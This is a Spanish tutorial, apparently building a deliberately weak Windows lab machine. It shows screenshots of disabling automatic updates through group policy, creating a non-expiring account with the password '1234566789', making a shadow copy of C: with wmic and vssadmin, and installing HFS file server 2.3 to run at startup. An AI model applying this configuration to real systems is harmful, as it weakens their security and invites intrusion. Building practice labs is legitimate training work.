
Configuración Estado

- Actualización de Windows para empresas
- No mostrar la opción "Instalar actualizaciones y Apagar" en ... No configurada
- No ajustar la opción predeterminada a "Instalar actualizaci... No configurada
- Habilitar Administración de energía de Windows Update par... No configurada
- Desactivar el reinicio automático de actualizaciones durante... No configurada
- Especificar el intervalo de horas activas para los reinicio... No configurada
- Permitir la descarga automática de actualizaciones sobre co... No configurada
- Reiniciar automáticamente siempre en el momento progra... No configurada
- Especificar la fecha límite antes de reiniciar automáticamente... No configurada
- Configurar las notificaciones de aviso de reinicio automátic... No configurada
- Desactivar las notificaciones de reinicio automático para la i... No configurada
- Configurar las notificaciones necesarias sobre el reinicio aut... No configurada
- Configurar Actualizaciones automáticas
- Especificar fechas límite para actualizaciones y reinicios aut... No configurada
- Especificar la ubicación del servicio Windows Update en la i... No configurada
- Frecuencia de detección de Actualizaciones automáticas
- No permitir la actualización de directivas de aplazamiento a ... No configurada**
- Quitar acceso a la característica "Pausar actualizaciones"
- Quitar el acceso a todas las características de Windows Upd...
- No conectar con ninguna ubicación de Internet de Window...
- Permitir que los usuarios que no sean administradores recib...
- Especificar la programación de notificaciones y la transición...
- No incluyas controladores con las actualizaciones de Windo...
- Activar notificaciones de software
- Permitir la instalación inmediata de Actualizaciones automá...
- Activar actualizaciones recomendadas mediante Actualizaci...
- No reiniciar automáticamente con usuarios que hayan inicio...
- Volver a pedir la intervención del usuario para reiniciar con i...
- Retrasar el reinicio para las instalaciones programadas
- Volver a programar las instalaciones programadas de Actuali...
- Configurar la programación de las notificaciones de adverte...
- Actualizar directiva de energía para los reinicios del carro
- Habilitar destinatarios del lado cliente
- Permitir actualizaciones firmadas procedentes de una ubica...
- Mostrar opciones para notificaciones de actualización

34 valores


Buscar 11:11 13/05/2023

Una vez aquí buscaremos Configurar Actualizaciones Automaticas, y la desabilitaremos:




Por último haremos clic en aplicar y después en aceptar.

Ahora crearemos un usuario con el nombre usuario y la contraseña '1234566789', marcando las opciones la contraseña no expira y el usuario no puede cambiar la contraseña:



Ahora vamos a hacer una shadow copie del disco C:



Papelera de

Administrator: Símbolo del sistema

Microsoft Windows [Versión 10.0.19042.508]
(c) 2020 Microsoft Corporation. Todos los derechos reservados.

```
C:\Windows\system32>wmic shadowcopy call create Volume='C:'  
Ejecutando (Win32_ShadowCopy->create())  
Ejecución correcta del método.  
Parámetros de salida:  
instance of __PARAMETERS  
{  
    ReturnValue = 0;  
    ShadowID = "{C620B48C-9D6D-4E22-8EFB-4B9F008817A8}";  
};
```

C:\Windows\system32>

The screenshot shows a Windows terminal window titled "Papelera de" (Recycle Bin). It displays a command-line session where the user runs "wmic shadowcopy call create Volume='C:'". The output shows the command was executed successfully, returning a value of 0 and generating a unique shadow ID. The terminal window has a red box highlighting the command and its output. Below the terminal is the Windows taskbar with various pinned icons and the system tray showing the date and time.

Y ahora las listaré:

The screenshot shows a Windows terminal window titled "Administrador: Símbolo del sistema". The command `wmic shadowcopy call create Volume='C:'` was run, creating a shadow volume for drive C. The command `vssadmin list shadows` was then run to list existing shadow volumes. A red box highlights the output of the second command, which shows a detailed list of shadow volumes including their creation time (02/05/2023 21:14:08), original volume (C:\), shadow volume path (\GLOBALROOT\Device\HarddiskVolumeShadowCopy1), provider ('Microsoft Software Shadow Copy provider 1.0'), type (ClientAccessible), and attributes (Persistente, Accesible para el cliente, Sin liberación automática, No hay editores, Diferencial).

```
C:\Windows\system32>wmic shadowcopy call create Volume='C:'

Ejecutando (Win32_ShadowCopy)->create()
Ejecución correcta del método.

Parámetros de salida:
instance of __PARAMETERS
{
    ReturnValue = 0;
    ShadowID = "{C620B48C-9D6D-4E22-8EFB-4B9F008817A8}";
};


C:\Windows\system32>vssadmin list shadows
vssadmin 1.1 - Herramienta administrativa de línea de comandos del Servicio de instantáneas de volumen.
(C) Copyright 2001-2013 Microsoft Corp.


Contenido de id. de conjunto
de instantáneas: {45d82d2b-a302-41cd-8669-c01a3022c5e5}
Contenía 1 instantáneas en el momento de su creación: 02/05/2023 21:14:08
Id. de instantáneas: {c620b48c-9d6d-4e22-8efb-4b9f008817a8}
Volumen original: (C:)\\?\Volume{e2f6b33e-0000-0000-0000-300300000000}\
Volumen de instantáneas: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
Equipo de origen: EquipoW01
Equipo de servicio: EquipoW01
Proveedor: 'Microsoft Software Shadow Copy provider 1.0'
Tipo: ClientAccessible
Atributos: Persistente, Accesible para el cliente, Sin liberación automática, No hay editores, Diferencial

C:\Windows\system32>
```


Pro último instalaré el hfs file server 2.3.a:

Primnero estraeremso el archivo zip y despues ejecutaremso el servidor:






Y marcaremos esta opción, para que se inicie al arrancar Windows:



